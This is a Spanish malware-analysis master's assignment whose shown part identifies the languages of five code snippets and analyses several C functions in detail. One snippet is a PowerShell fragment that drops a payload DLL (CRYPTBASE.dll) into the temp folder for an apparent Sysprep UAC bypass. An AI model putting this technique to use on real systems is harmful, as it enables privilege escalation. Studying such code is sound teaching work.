

MÁSTER EN REVERSING, ANÁLISIS DE MALWARE Y BUG HUNTING

MÁSTER EN *ANÁLISIS DE MALWARE Y REVERSING*

María Sonia Salido Fernández

Módulo 3 - Tarea 1



Campus Internacional
CIBERSEGURIDAD

ENIIT
INNOVATION BUSINESS SCHOOL



UCAM
UNIVERSIDAD
CATÓLICA DE MURCIA

Índice

- Índice
- **Ejercicio 1 - Identificación del lenguaje**
 - **Trozo 1**
 - Definición de función
 - Declaraciones con la declaración corta
 - Uso de make para mapas
 - Conversión de tipos al estilo Go
 - Uso de nil como valor nulo
 - Conclusión Trozo 1
 - **Trozo 2**
 - La cabecera de la clase
 - Anotaciones de tipos exclusivos de Typescript
 - Uso de Javascript
 - Conclusión Trozo 2
 - **Trozo 3**
 - Directiva al principio
 - Definición de procedimientos
 - Llamada a métodos de la aplicación host
 - Cuadros de mensaje y constantes vb
 - Firma de procedimiento con Optional, ByVal, As Tipo
 - Conclusión Trozo 3
 - **Trozo 4**
 - La definición de la función
 - Declaraciones de variables locales
 - Estructura del bucle y llamada a función
 - Conclusión Trozo 4
 - **Trozo 5**
 - Cmdlets con guiones y parámetros con el símbolo guión
 - Variables con el símbolo \$ delante
 - Uso de switch con strings entre comillas
 - Operador match para expresiones regulares
 - Tipos .NET entre corchetes y llamadas estáticas
 - Conclusión Trozo 5
- **Ejercicio 2 - Análisis de Funciones**
 - **Función 1**
 - 1. Identificación y propósito F1
 - 2. Naturaleza de la función F1
 - 3. Signatura y parámetros F1
 - 4. Valor de retorno F1
 - 5. Comportamiento y Efectos secundarios F1
 - 6. Pureza y Estado F1
 - 7. Sistema de tipos y visibilidad F1
 - 8. Relaciones con otras funciones y librerías F1

- 9 Ejecución y depuración F1
- 10. Estructuras de control F1
- 11. Análisis de malware / seguridad F1
- **Función 2**
 - 1. Identificación y propósito F2
 - 2. Naturaleza de la función F2
 - 3. Signatura y parámetros F2
 - 4. Valor de retorno F2
 - 5. Comportamiento y Efectos secundarios F2
 - 6. Pureza y Estado F2
 - 7. Sistema de tipos y Visibilidad F2
 - 8. Relaciones con otras funciones y librerías F2
 - 9. Ejecución y depuración F2
 - 10. Estructuras de control F2
 - 11. Análisis de malware / seguridad F2
- **Función 3**
 - 1. Identificación y propósito F3
 - 2. Naturaleza de la función F3
 - 3. Signatura y parámetros F3
 - 4. Valor de retorno F3
 - 5. Comportamiento y Efectos secundarios F3
 - 6. Pureza y Estado F3
 - 7. Sistema de tipos y visibilidad F3
 - 8. Relaciones con otras funciones y librerías F3
 - 9. Ejecución y depuración F3
 - 10. Estructuras de control F3
 - 11. Análisis de malware / seguridad F3
- **Función 4**
 - 1. Identificación y propósito F4
 - 2. Naturaleza de la función F4
 - 3. Signatura y parámetros F4
 - 4. Valor de retorno F4
 - 5. Comportamiento y Efectos secundarios F4
 - 6. Pureza y Estado F4
 - 7. Sistema de tipos y Visibilidad F4
 - 8. Relaciones con otras funciones y librerías F4
 - 9. Ejecución y depuración F4
 - 10. Estructuras de control F4
 - 11. Análisis de malware / seguridad F4
- **Función 5**
 - 1. Identificación y Propósito F5
 - 2. Naturaleza de la función F5
 - 3. Signatura y parámetros F5
 - 4. Valor de retorno F5
 - 5. Comportamiento y Efectos (Side Effects) F5
 - 6. Pureza y Estado F5

- 7. Sistema de Tipos y Visibilidad F5
- 8. Relaciones con otras funciones y librerías F5
- 9. Ejecución y depuración F5
- 10. Estructuras de control F5
- 11. Análisis de malware / seguridad F5
- Ejercicio 3 - Análisis de variables
 - 1. Parámetros y retorno
 - 2. Variables locales que crea y necesita; ámbito de esas variables.
 - 3. Uso y modificación de parámetros
 - 4. Lectura - Escritura de valores globales
 - 5. Estructuras de control
 - 6. Llamadas a funciones externas
 - 7. Puntos de salida de la función
 - 8. En resumen
- Ejercicio 4 - Bases de datos simbólicas
 - 1. Pasos para crear una base de datos simbólica en las herramientas elegidas
 - 1.1 ctags
 - 1.2 global
 - 1.3 cscope
 - 2. Búsqueda de todas las funciones main que existen
 - 2.1 Global
 - 2.2 Cscope
 - 3. Búsqueda de las funciones que llaman a la función stringmatch
 - 3.1 Global
 - 3.2 Scope
 - 4. Búsqueda de la declaración de struct stream
 - 4.1 La declaración de struct stream en el código
 - 4.2 Global
 - 4.3 Cscope
 - 5. Enumeración de las funciones que llaman la función genRedisInfoString
 - 5.1 Cscope en Modo NO interactivo
 - 5.2 Cscope en Modo interactivo
- Ejercicio 5 - Análisis de las variables de un programa
 - Previo: Instalación de gdbgui
 - Análisis de las variables del programa
 - 1. **gni** (Global No Inicializada)
 - 2. **gi** (Global Inicializada)
 - 3. **eni** (Estática No Inicializada)
 - 4. **ei** (Estática Inicializada)
 - 5. **pae** (El puntero en sí) y ***pae** (El contenido apuntado / Memoria Dinámica)
 - Tabla resumen de las variables
 - Esquema general de la memoria para esas variables
- Ejercicio 6 - Desofuscación de un programa
 - Desofuscación del archivo
 - Buscamos finalizaciones de línea
 - Eliminamos {...} seguido de un punto

- Quitar los símbolos de suma
- Convertir todos los u00xx a caracteres
 - Añadir espacios donde falten en var...
 - Renombrar variables para entender la lógica
- Limpiar llamadas a los objetos
- Añadimos indentación y espacios en blanco
- Análisis del comportamiento del malware
 - Persistencia - Auto-instalación
 - Huella Digital - Fingerprinting
 - Evasión de Antivirus - Anti-Sandbox
 - Conexión con el Servidor de Mando y Control, C2
 - Descarga y Validación del Malware
 - Ejecución y Limpieza
 - Si falla o no se ejecuta nada
- Extracción los IOCs
 - Indicadores de Red - Network Indicators
 - Indicadores de Host - Host-based Indicators
 - IoC de contenido - cadenas - strings
 - Mapeo de las técnicas observadas en el código sobre la matriz MITRE ATT&CK Enterprise
 - Táctica: Execution - TA0002
 - Táctica: Persistence - TA0003
 - Táctica: Defense Evasion - TA0005
 - Táctica: Command and Control - TA0011
 - Táctica: Resource Development - TA0042 - Command and Control
 - Tabla resumen de técnicas observadas sobre la matriz MITRE ATT&CK

Ejercicio 1 - Identificación del lenguaje

Trozo 1

1.1.TROZO 1

```
func InMemLoads() (map[string]Image, error) {
    ret := make(map[string]Image)
    s, si, p := GetModuleLoadedOrder(0)
    start := p
    i := 1
    ret[p] = Image{uint64(s), uint64(si)}
    for {
        s, si, p = GetModuleLoadedOrder(i)
        if p != "" {
            ret[p] = Image{uint64(s), uint64(si)}
        }
        if p == start {
            break
        }
        i++
    }

    return ret, nil
}
```

Definición de función

```
func InMemLoads() (map[string]Image, error) {
```

donde:

- Los tipos de retorno van después de los paréntesis, e incluso son múltiples (`map[string]Image, error`). Esto es algo **muy típico de Go**.

Declaraciones con la declaración corta

```
ret := make(map[string]Image)
s, si, p := GetModuleLoadedOrder(0)
start := p
i := 1
```

donde:

- La declaración corta **short variable declaration** con **:=** es una **característica distintiva de Go**.
-

Uso de make para mapas

```
make(map[string]Image)
```

donde:

- make** es una **función predefinida de Go (builtin)** que sirve específicamente para inicializar mapas, canales y slices.
-

Conversión de tipos al estilo Go

```
Image{uint64(s), uint64(si)}
```

donde:

- En Go** las conversiones se escriben como llamadas de función: **uint64(...)**.
-

Uso de nil como valor nulo

```
return ret, nil
```

donde:

- En Go**, **nil** representa el **valor cero** para ciertos tipos de referencia (punteros, interfaces, mapas, slices, canales y funciones) y significa **no hay valor / no apunta a nada**.
-

Conclusión Trozo 1

Este trozo está en Go (Golang) porque los tipos de retorno van después de los paréntesis para definir funciones, devuelve `map[string]Image`, inicializa mapas con `make`, utiliza la asignación corta `:=` y las conversiones de tipo explícitas `uint64(...)`, elementos característicos de Go y no presentes juntos en otros lenguajes de alto nivel y compilado.

- Es un lenguaje de alto nivel.
 - Usa un tipado estático (`map[string]Image, error, uint64, etc.`).
 - Es compilado. El código fuente de Go se traduce mediante el compilador `go build` directamente a código máquina.
-

Trozo 2

1.2.TROZO 2

```
export default class Encoder {
  data: number[] = []

  pushByte(value: number) {
    this.data.push(value & 0xff)
  }
  pushInt(value: number, n: number, littleEndian=false) {
    for (let i = 0; i < n; i++) {
      const curShift = littleEndian ? i : n - 1 - i
      this.data.push((value >> (curShift * 8)) & 0xff)
    }
  }
  pushInt20(value: number) {
    this.pushBytes([(value >> 16) & 0x0f, (value >> 8) & 0xff, value & 0xff])
  }
  pushBytes(bytes: Uint8Array | Buffer | number[]) {
    bytes.forEach (b => this.data.push(b))
  }
}
```

La cabecera de la clase

```
export default class Encoder {
```

donde:

- `export default` es sintaxis de módulos **ES6 (JS/TS)**, que forma parte de JavaScript.
- `export default class Encoder` junto con anotaciones de tipo (`value: number`, `bytes: Uint8Array | Buffer | number[]`). Esa mezcla de módulos **ES6 + tipos estáticos** apunta claramente a **TypeScript**.

Anotaciones de tipos exclusivos de Typescript

```
data: number[] = []
pushByte(value: number) {
pushInt(value: number, n: number, littleEndian=false) {
pushBytes(bytes: Uint8Array | Buffer | number[]) {
```

donde:

- El uso de tipos unidos con `|` (`Uint8Array | Buffer | number[]`) y de tipos primitivos en los parámetros (`n: number, littleEndian=false`) es sintaxis típica de TypeScript para tipado estático.
-

Uso de Javascript

```
let
const
b => this.data.push(b).
>>
&
```

donde:

- Usos de `let`, `const`.
 - Arrow function: `b => this.data.push(b)`.
 - Operadores bit a bit: `>>`, `& 0xff`.
-

Conclusión Trozo 2

Este trozo usa JavaScript moderno, y la combinación “JS + anotaciones de tipo” es precisamente lo que demuestra el uso de TypeScript.

- Es un lenguaje de alto nivel.
 - Tiene tipado estático, aunque se borra al compilar a JS.
 - TypeScript se considera un lenguaje compilado, o más precisamente `transpilado`.
 - El código TypeScript no se ejecuta directamente en el navegador ni en Node; primero pasa por un compilador (tsc) que lo convierte a JavaScript estándar.
 - El resultado de esa compilación es JavaScript, y ese JavaScript sí se ejecuta de forma interpretada (o JIT-compilada) por el motor correspondiente.
-

Trozo 3

1.3.TROZO 3

```
Option Explicit
Sub PDF2Workbook()

    Application.Run "PDFTables2Workbook", , True

End Sub

Sub ShowPagesLeft()

    MsgBox PDFTablesPages, vbOKOnly + vbInformation, " PDFTables"

End Sub
Sub PDFTables2Workbook(Optional ByVal InitialFolderFile As String = vbNullString, Optional ByVal AllowMultiSelect As Boolean = False)
```

Directiva al principio

```
Option Explicit
```

donde:

- Es muy típica de VB/VBA para obligar a declarar variables.

Definición de procedimientos

```
Sub PDF2Workbook()
...
End Sub
```

donde:

- El uso de **Sub ... End Sub** para procedimientos es **propio de Visual Basic**.

Llamada a métodos de la aplicación host

```
Application.Run "PDFTables2Workbook", , True
```

donde:

- **Application.Run** es típico en VBA dentro de Excel/Word.

Cuadros de mensaje y constantes vb

```
MsgBox PDFTablesPages, vbOKOnly + vbInformation, " PDFTables"
```

donde:

- **MsgBox** y constantes como **vbOKOnly**, **vbInformation**, **vbNullString** son constantes predefinidas de VBA.

Firma de procedimiento con Optional, ByVal, As Tipo

```
ub PDFTables2Workbook(Optional ByVal InitialFolderFile As String =  
vbNullString, _  
Optional ByVal AllowMultiSelect As Boolean = False)
```

donde:

- Esta **Sintaxis es característica de Visual Basic/VBA**.

Conclusión Trozo 3

Es Visual Basic for Applications (VBA) porque usa la directiva **Option Explicit**, define procedimientos con **Sub ... End Sub**, utiliza parámetros **Optional ByVal ... As String/Boolean** y constantes predefinidas como **vbNullString** y **vbInformation**, todo ello típico de Visual Basic for Applications en macros de Office.

- Es un lenguaje de alto nivel.
- VBA usa un tipado estático:
 - Si declaramos **Dim x As String** o **Dim y As Boolean**, el tipo de esa variable queda fijado y el compilador comprueba compatibilidad de tipos.
 - **Option Explicit** obliga a declarar las variables antes de usarlas.
- En el contexto de VBA (macros de Office) se compila a **p-code** y lo ejecuta el intérprete de VBA dentro de la aplicación. A efectos prácticos en esta clasificación se suele considerar interpretado (no se produce un binario nativo independiente), pero realmente es **compilado a bytecode e interpretado por el runtime de Office**.

Trozo 4

1.4.TROZO 4

```
long uv__idna_toascii(const char* s, const char* se, char* d, char* de) {
    const char* si;
    const char* st;
    unsigned c;
    char* ds;
    int rc;

    ds = d;

    si = s;
    while (si < se) {
        st = si;
        c = uv__utf8_decode1(&si, se);

        if (c == -1u)
            return UV_EINVAL;
    }
}
```

La definición de la función

```
long uv__idna_toascii(const char* s, const char* se, char* d, char* de) {
```

donde:

- El Tipo de retorno al principio (**long**) y el uso de parámetros con **tipos clásicos de C** (**const char***).
- No hay clases, ni namespace, ni referencias (& en parámetros), tampoco aparece referencias a orientación a objetos → **parece más C que C++**.

Declaraciones de variables locales

```
const char* si;
const char* st;
unsigned c;
char* ds;
int rc;
```

donde:

- Uso de punteros (**char***) y del tipo **unsigned**, muy típico en código C.

Estructura del bucle y llamada a función

```
while (si < se) {  
    st = si;  
    c = uv__utf8_decode1(&si, se);  
    if (c == -1u)  
        return UV_EINVAL;  
}
```

donde:

- Sintaxis de control (**while**, **if**) típica de la familia C.
- Macros estilo **UV_EINVAL** también son muy de C (constantes definidas con **#define**).

Conclusión Trozo 4

Es C porque declara funciones y variables con tipos primitivos (**long**, **unsigned**, **int**) y punteros (**const char***), usa un **while** con comparación de punteros, llama a funciones con paso de direcciones (**&si**) **y no aparece ninguna característica propia de C++ como referencias, new, class o namespace.**

- Es código de alto nivel, lenguaje C.
 - C tiene tipado estático: todos los identificadores tienen tipo en tiempo de compilación (**long**, **int**, **char***, **unsigned**, ...).
 - C es un lenguaje compilado: se traduce a código máquina, normalmente a través de un compilador como gcc, clang, etc..
-

Trozo 5

1.5.TROZO 5

```
Out-File -FilePath $PayloadPath -InputObject $Payload -Encoding ascii
$OSVersion = (Get-WmiObject -Class win32_OperatingSystem).BuildNumber
switch($method)
{
    "Sysprep"
    {
        Write-Output "Using Sysprep method"
        if ($OSVersion -match "76")
        {
            Write-Verbose "Windows 7 found!"
            $dllname = "CRYPTBASE.dll"
            $PathToDll = "$env:temp\$dllname"
            Write-Verbose "Writing to $PathToDll"
            [Byte[]] $temp = $DllBytes -split ' '
            [System.IO.File]::WriteAllBytes($PathToDll, $temp)
        }
    }
}
```

Cmdlets con guiones y parámetros con el símbolo guión

```
Out-File -FilePath $PayloadPath -InputObject $Payload -Encoding ascii
```

donde:

- `Out-File`, `Get-WmiObject`, `Write-Output`, `Write-Verbose` son cmdlets típicos de PowerShell.

Variables con el símbolo \$ delante

```
$PayloadPath
$OSVersion = (Get-WmiObject -Class win32_OperatingSystem).BuildNumber
```

donde:

- Las variables con prefijo \$ (`$OSVersion`, `$PayloadPath`, `$env:temp`) son características de PowerShell.
-

Uso de switch con strings entre comillas

```
switch($method)
{
    "Sysprep"
    {
        ...
    }
}
```

donde:

- Sigue la **gramática propia de PowerShell**.
-

Operador match para expresiones regulares

```
if ($OSVersion -match "76")
```

donde:

- Sigue la **gramática propia de PowerShell**.
-

Tipos .NET entre corchetes y llamadas estáticas

```
[Byte[]] $temp = $DllBytes -split ' '
[System.IO.File]::WriteAllBytes($PathToDll, $temp)
```

donde:

- Muestran la **integración directa de PowerShell con .NET**, algo distintivo frente a otros shells.
-

Conclusión Trozo 5

Concluimos que este trozo está escrito en PowerShell.

- Es un lenguaje de alto nivel, script de PowerShell.
 - PowerShell usa tipado dinámico, aunque permite anotar tipos como `[Byte[]]`. Por defecto el sistema es dinámicamente tipado y resuelve tipos en tiempo de ejecución, no en compilación.
 - Se considera un lenguaje interpretado / de scripting: el motor de PowerShell ejecuta el script directamente, sobre .NET.
-

Ejercicio 2 - Análisis de Funciones

Función 1

2.1.FUNCIÓN 1

```
int aeResizeSetSize(aeEventLoop *eventLoop, int setsize) {
    int i;

    if (setsize == eventLoop->setsize) return AE_OK;
    if (eventLoop->maxfd >= setsize) return AE_ERR;
    if (aeApiResize(eventLoop, setsize) == -1) return AE_ERR;

    eventLoop->events = zrealloc(eventLoop->events, sizeof(aeFileEvent)*setsize);
    eventLoop->fired = zrealloc(eventLoop->fired, sizeof(aeFiredEvent)*setsize);
    eventLoop->setsize = setsize;

    /* Make sure that if we created new slots, they are initialized with
     * an AE_NONE mask. */
    for (i = eventLoop->maxfd+1; i < setsize; i++)
        eventLoop->events[i].mask = AE_NONE;
    return AE_OK;
}
```

```
int aeResizeSetSize(aeEventLoop *eventLoop, int setsize) {
    int i;

    if (setsize == eventLoop->setsize) return AE_OK;
    if (eventLoop->maxfd >= setsize) return AE_ERR;
    if (aeApiResize(eventLoop, setsize) == -1) return AE_ERR;

    eventLoop->events = zrealloc(eventLoop->
>events, sizeof(aeFileEvent)*setsize);
    eventLoop->fired = zrealloc(eventLoop->
>fired, sizeof(aeFiredEvent)*setsize);
    eventLoop->setsize = setsize;

    /* Make sure that if we created new slots, they are initialized with
     * an AE_NONE mask. */
    for (i = eventLoop->maxfd+1; i < setsize; i++)
        eventLoop->events[i].mask = AE_NONE;
    return AE_OK;
}
```

1. Identificación y propósito F1

- **Nombre:** `aeResizeSetSize`.
 - **Contexto:** función C relacionada con un bucle de eventos `aeEventLoop`.
 - **Descripción:** La función `aeResizeSetSize` se encarga de redimensionar la capacidad del bucle de eventos (`eventLoop`). Intenta expandir los arrays que almacenan los eventos registrados y los eventos disparados (`events` y `fired`) para acomodar un nuevo tamaño (`setsize`). Si la redimensión es exitosa, inicializa las nuevas ranuras (`slots`) creadas con una máscara vacía (`AE_NONE`).
-

2. Naturaleza de la función F1

- **Clasificación:** Es una función porque devuelve un valor (`int`) usado típicamente como código de error/éxito.
 - Aunque retorna `int`, su valor principal reside en los efectos secundarios (modificar el `eventLoop`), no en el cálculo de un valor.
 - Tiene efectos secundarios significativos, es decir, modifica el estado del programa. Por lo que **actúa semánticamente como un procedimiento que devuelve un código de error**.
 - **Origen:** Función de usuario, no forma parte de la biblioteca estándar del lenguaje. No es una función de sistema. Es código definido por el programador (o la librería), no una llamada directa al kernel del sistema operativo.
 - **¿Predicado?** No estrictamente; devuelve un código de error/éxito, no un booleano puro. Un predicado suele devolver un booleano (verdadero/falso) evaluando una condición lógica.
 - **¿Función hoja?** No. Llama a otras funciones: `aeApiResize` y `zrealloc`. Por lo tanto, no es una leaf function en el árbol de llamadas.
-

3. Signatura y parámetros F1

- **Signatura:** `int aeResizeSetSize(aeEventLoop *eventLoop, int setsize)`
- **Aridad:** 2 parámetros → función binaria.
- **Parámetros:**
 - `eventLoop`:
 - Tipo: `aeEventLoop *`. Un puntero a una estructura `aeEventLoop`.
 - Paso: por valor, pero es un puntero → permite modificar la estructura apuntada.
 - No está declarado `const`.
 - Mutabilidad: Se modifica intensivamente (punteros internos y metadatos).
 - `setsize`:
 - Tipo: `int`. Un entero que representa el nuevo tamaño deseado.
 - Paso: Por valor.
 - Tampoco está declarado `const`, aunque en la práctica no se modifica.
- **No hay palabra clave `const` en ninguno.**

- **No tiene parámetros por defecto.** El lenguaje C no soporta parámetros por defecto. Ambos deben ser provistos al llamar la función.
 - **No es una función con parámetros variables.** Tiene un número fijo de argumentos.
-

4. Valor de retorno F1

- **Tipo devuelto:** `int`. Entero con signo.
 - **¿Qué devuelve la función?:** Devuelve constantes simbólicas (macros):
 - `AE_OK` → Si la operación fue exitosa.
 - `AE_ERR` → Si hubo un error. Por:
 - `setsize` demasiado pequeño `maxfd >= setsize`, o
 - fallo de `aeApiResize`.
 - **¿Devuelve un objeto creado dentro de ella?:** No. Solo devuelve un código de estado entero.
-

5. Comportamiento y Efectos secundarios F1

- **¿Llama a otras funciones?:** Sí.
 - `aeApiResize(eventLoop, setsize)`.
 - `zrealloc(...)` Una envoltura de `realloc`.
 - **¿Modifica algún parámetro o solo lee?:** Modifica el contenido apuntado por el parámetro `eventLoop`. Específicamente actualiza sus punteros internos (`events`, `fired`) y el campo `setsize`.
 - **¿Modifica objetos globales?:** Técnicamente modifica memoria en el `heap` (montículo) a través de `zrealloc`. Si la estructura `eventLoop` a la que apunta el puntero es global, entonces sí modifica un objeto global.
 - **Muta o lee valores fuera de su ámbito:** Sí. Al acceder a `eventLoop->events` y `eventLoop->fired`, está mutando memoria que fue asignada fuera del ámbito de esta función específica.
-

6. Pureza y Estado F1

- **¿Es una función pura?:** No.
 - Depende de estado externo, el contenido de `eventLoop`.
 - Tiene efectos secundarios (modifica `eventLoop`, realiza asignación de memoria).
 - **Transparencia referencial:** No tiene. No se puede reemplazar la llamada a la función simplemente por su valor de retorno sin perder la lógica de redimensionamiento del sistema.
 - **¿Es una función que no cambia el estado del programa?:** No. Su propósito principal es cambiar el estado del programa (redimensionar estructuras de datos).
-

7. Sistema de tipos y visibilidad F1

- **Lenguaje:** C, tipado estático. Los tipos se verifican en tiempo de compilación.
 - **Los tipos se conocen en compilación:** `int`, `aeEventLoop *`, `aeFileEvent`, `aeFiredEvent`.
 - **Enlace (Linkage):** Externo (Público).
 - No tiene `static` delante, así que por defecto tiene enlace externo, visible desde otros archivos si se declara en un `header`.
-

8. Relaciones con otras funciones y librerías F1

- **Llama a:**
 - `aeApiResize(eventLoop, setsize)` → parte dependiente del sistema/implementación del backend de eventos.
 - `zrealloc(...)` → wrapper de `realloc`.
 - **No importa/exporta directamente librerías** en el propio código; eso ocurre a nivel de compilación/enlace del módulo donde está definida.
 - **Mecanismo de importación/exportación:** Depende de la compilación. Normalmente, en C, esto se resuelve mediante el Enlace (Linking). Si es parte de un ejecutable monolítico, es enlace estático. Si `ae.c` se compila en una `.dll` o `.so`, se usaría enlace dinámico.
-

9 Ejecución y depuración F1

- Usa el runtime estándar de C, para memoria dinámica, aunque envuelto en `zrealloc`.
 - El fragmento es código fuente; si el binario se compila con símbolos de depuración o no depende de las opciones del compilador, aquí no se ve.
-

10. Estructuras de control F1

- **Bifurcación:**
 - Tres if seguidos con return temprano:
 - Igualdad de tamaños.
 - Comprobación `maxfd >= setsize`.
 - Resultado de `aeApiResize`.
 - **Repetición:**
 - Un bucle `for (i = eventLoop->maxfd+1; i < setsize; i++)`: Inicializa las nuevas posiciones de events con `AE_NONE`.
 - **Salto / flujo:**
 - `return` múltiple, salidas tempranas en caso de error o no-cambio.
 - No hay break, continue, goto, ni manejo de excepciones (en C estándar no hay try/catch).
-

11. Análisis de malware / seguridad F1

- Desde el punto de vista de malware, esta función no muestra comportamiento típico malicioso.
 - Conclusión en clave malware: Es una función de infraestructura interna de un event loop (gestión de arrays de eventos). Por sí sola no es indicio de comportamiento malicioso.
-

Función 2

2.2. FUNCIÓN 2

```
static int
args_cmp(struct args_entry *a1, struct args_entry *a2)
{
    return (a1->flag - a2->flag);
}
```

```
static int
args_cmp(struct args_entry *a1, struct args_entry *a2)
{
    return (a1->flag - a2->flag);
}
```

1. Identificación y propósito F2

- **Nombre:** `args_cmp`.
- **Contexto:** función C, probablemente usada como función de comparación.
- **Descripción:** La función `args_cmp` compara dos estructuras del tipo `struct args_entry`. Resta el valor del campo `flag` de la segunda estructura (`a2`) al de la primera (`a1`).
 - El propósito de este patrón es servir como función de comparación, típicamente utilizada por algoritmos de ordenamiento como `qsort` o de búsqueda como `bsearch`.
 - Si el resultado es < 0 : `a1` es menor que `a2`.
 - Si el resultado es 0 : Son iguales.
 - Si el resultado es > 0 : `a1` es mayor que `a2`.

2. Naturaleza de la función F2

- **Clasificación:** Es una función, ya que su objetivo principal es calcular y devolver un valor (`int`) sin generar efectos secundarios.
 - **Origen:** Función de usuario, no forma parte de la biblioteca estándar. Función auxiliar / Comparador.
 - **¿Predicado?:** No, devuelve un valor de comparación, no un booleano puro.
 - **¿Función hoja?:** Sí. No llama a ninguna otra función; solo hace una operación aritmética.
-

3. Signatura y parámetros F2

- **Signatura:** `static int args_cmp(struct args_entry *a1, struct args_entry *a2);`
 - **Aridad:** 2 parámetros → función binaria.
 - **Parámetros:**
 - `a1`:
 - Tipo: `struct args_entry *`. Puntero a la primera estructura, **LHS - Left Hand Side**.
 - Paso: por valor (puntero), se copian las direcciones de memoria, actuando como referencia a los datos. Evita la copia costosa de toda la estructura.
 - No es `const`.
 - `a2`:
 - Tipo: `struct args_entry *`. Puntero a la segunda estructura, **RHS - Right Hand Side**.
 - Paso: por valor (puntero), se copian las direcciones de memoria, actuando como referencia a los datos. Evita la copia costosa de toda la estructura.
 - No es `const`.
 - No hay `const` en los parámetros.
 - **Parámetros por defecto:** No.
 - **No es varargs (variadic functions).** Esta función no acepta un número variable de argumentos.
-

4. Valor de retorno F2

- **Tipo:** `int`. Entero con signo.
 - **Qué devuelve exactamente:** `a1->flag - a2->flag` → un entero negativo, cero o positivo según la relación de orden entre ambos flag.
 - **No devuelve objetos** ni códigos complejos, solo el resultado de la comparación.
-

5. Comportamiento y Efectos secundarios F2

- **Lectura:** Lee memoria del `heap/stack`.
 - **Escritura:** Ninguna.
 - **Estado Global:** No accede ni modifica nada fuera de sus parámetros.
 - **Conclusión:** Sin efectos secundarios observables.
-

6. Pureza y Estado F2

- **¿Es una función pura?:** Sí.
 - Su valor de retorno depende exclusivamente de sus argumentos.
 - No tiene efectos secundarios (no imprime, no escribe en archivos, no modifica variables globales).
 - **Transparencia referencial:** Sí. Podemos reemplazar la llamada a la función por el resultado de la resta (si tuviéramos acceso a los punteros) y el programa funcionaría igual.
-

7. Sistema de tipos y Visibilidad F2

- **Lenguaje:** C → tipado estático.
 - **Usa tipos:** `int`, `struct args_entry *`.
 - **Enlace (Linkage):** Interno.
 - La palabra clave `static` restringe la visibilidad al archivo fuente actual.
 - No puede ser invocada directamente desde otros archivos `.c`, no se exporta el símbolo.
-

8. Relaciones con otras funciones y librerías F2

- No llama a otras funciones.
 - Exporta: No. La palabra clave `static` al inicio de la declaración restringe la visibilidad de esta función únicamente al archivo fuente (`.c`) actual. No es visible para otros módulos.
-

9. Ejecución y depuración F2

- Usa solo el runtime mínimo de C, la operación aritmética.
 - Mecanismo de carga: Al ser estática, su dirección se resuelve en tiempo de compilación/enlace dentro de su propia unidad de traducción.
-

10. Estructuras de control F2

- No hay estructuras de control (`if`, `for`, etc.).
 - **Es un bloque lineal** simple que ejecuta una instrucción y retorna.
 - Usa `return` para finalizar.
-

11. Análisis de malware / seguridad F2

Desde la óptica de malware, esta función:

- Solo lee un campo de dos estructuras y devuelve una resta.
 - No accede a red, disco, procesos, registro, ni memoria dinámica.
 - No hace ofuscación, ni anti-debug, ni nada similar.
 - Segura en memoria: No realiza aritmética de punteros peligrosa ni escribe en memoria.
-

Función 3

2.3.FUNCIÓN 3

```
uint16_t checksum_generic(uint16_t *addr, uint32_t count)
{
    register unsigned long sum = 0;

    for (sum = 0; count > 1; count -= 2)
        sum += *addr++;
    if (count == 1)
        sum += (char)*addr;

    sum = (sum >> 16) + (sum & 0xFFFF);
    sum += (sum >> 16);

    return ~sum;
}
```

```
uint16_t checksum_generic(uint16_t *addr, uint32_t count)
{
    register unsigned long sum = 0;

    for (sum = 0; count > 1; count -= 2)
        sum += *addr++;
    if (count == 1)
        sum += (char)*addr;

    sum = (sum >> 16) + (sum & 0xFFFF);
    sum += (sum >> 16);

    return ~sum;
}
```

1. Identificación y propósito F3

- **Nombre:** `checksum_generic`
- **Contexto:** Algoritmo de verificación de integridad, Checksum.
- **¿Qué hace?:** Implementa el cálculo del Checksum de Internet ([RFC 1071](#)), estándar en protocolos como IP, TCP y UDP. Recorre un bloque de memoria apuntado por `addr`, suma palabras de 16 bits en una variable de mayor tamaño (`unsigned long`), maneja el posible byte sobrante y finalmente pliega la suma a 16 bits y le hace el complemento a uno. Devuelve ese checksum de 16 bits.

2. Naturaleza de la función F3

- **Clasificación:** Es función, devuelve un valor numérico explícito (`uint16_t`).
 - **Origen:** Función de usuario.
 - **¿Predicado?:** No, devuelve un valor numérico de checksum, no un booleano.
 - **¿Función hoja?:** Sí. No realiza llamadas a otras funciones.
-

3. Signatura y parámetros F3

- **Signatura:** `uint16_t checksum_generic(uint16_t *addr, uint32_t count);`
 - **Aridad:** 2 parámetros → función binaria.
 - **Parámetros:**
 - `addr`:
 - Tipo: `uint16_t *`. Puntero a enteros sin signo de 16 bits (el buffer de datos).
 - Paso: Se pasa por valor, la dirección de memoria, actuando como referencia al buffer.
 - No está declarado como `const`, aunque no se modifica la memoria apuntada.
 - `count`:
 - Tipo: `uint32_t`. Entero sin signo de 32 bits, que es la cantidad de bytes a procesar.
 - Paso: Por valor.
 - Se utiliza como contador de longitud: en el bucle for se va decrementando (`count -= 2`). Esta modificación sólo afecta al valor local dentro de la función.
 - **Parámetros constantes:** No. Ninguno está declarado `const`, aunque semánticamente se usan como entrada solo.
 - **Parámetros por defecto:** No tiene.
 - **Varargs:** No hay parámetros Variables.
-

4. Valor de retorno F3

- **Tipo devuelto:** `uint16_t`. Entero sin signo de 16 bits.
 - **Devuelve:** El valor del checksum calculado.
 - **¿Devuelve un objeto creado dentro de ella?:** No, devuelve un valor primitivo.
-

5. Comportamiento y Efectos secundarios F3

- **Efectos Secundarios:** Ninguno.
 - **Lectura de Memoria:** Solo lee el rango especificado por `addr`.
 - **Mutación:** Solo muta sus propias variables locales (`sum`, `copias locales de addr`, `count`).
 - **Conclusión:** no tiene efectos secundarios observables.
-

6. Pureza y Estado F3

- **¿Es pura?:** Sí. No modifica estado global ni parámetros. Sólo lee la memoria a la que apuntan sus parámetros. Si el contenido de la memoria no cambia, siempre devuelve lo mismo → se puede considerar función pura, a efectos prácticos de análisis de código.
 - Transparencia referencial: Sí.
-

7. Sistema de tipos y visibilidad F3

- **Lenguaje:** C → tipado estático.
 - **Tipos Clave:** `uint16_t` (datos), `uint32_t` (contador), `unsigned long` (acumulador).
 - **Enlace (Linkage):** Enlace estático o dinámico dependiendo de cómo se compile el archivo `objet`.
-

8. Relaciones con otras funciones y librerías F3

- No llama a ninguna otra función.
-

9. Ejecución y depuración F3

- Usa solo el runtime básico de C, operaciones aritméticas y de desplazamiento.
 - Si el binario se compila con símbolos de depuración, aparecerá con el nombre `checksum_generic`, pero esto depende de las opciones de compilación, no del código fuente.
-

10. Estructuras de control F3

- **Bifurcación:**
 - Un `if (count == 1)` para tratar el caso en que queda un byte sobrante.
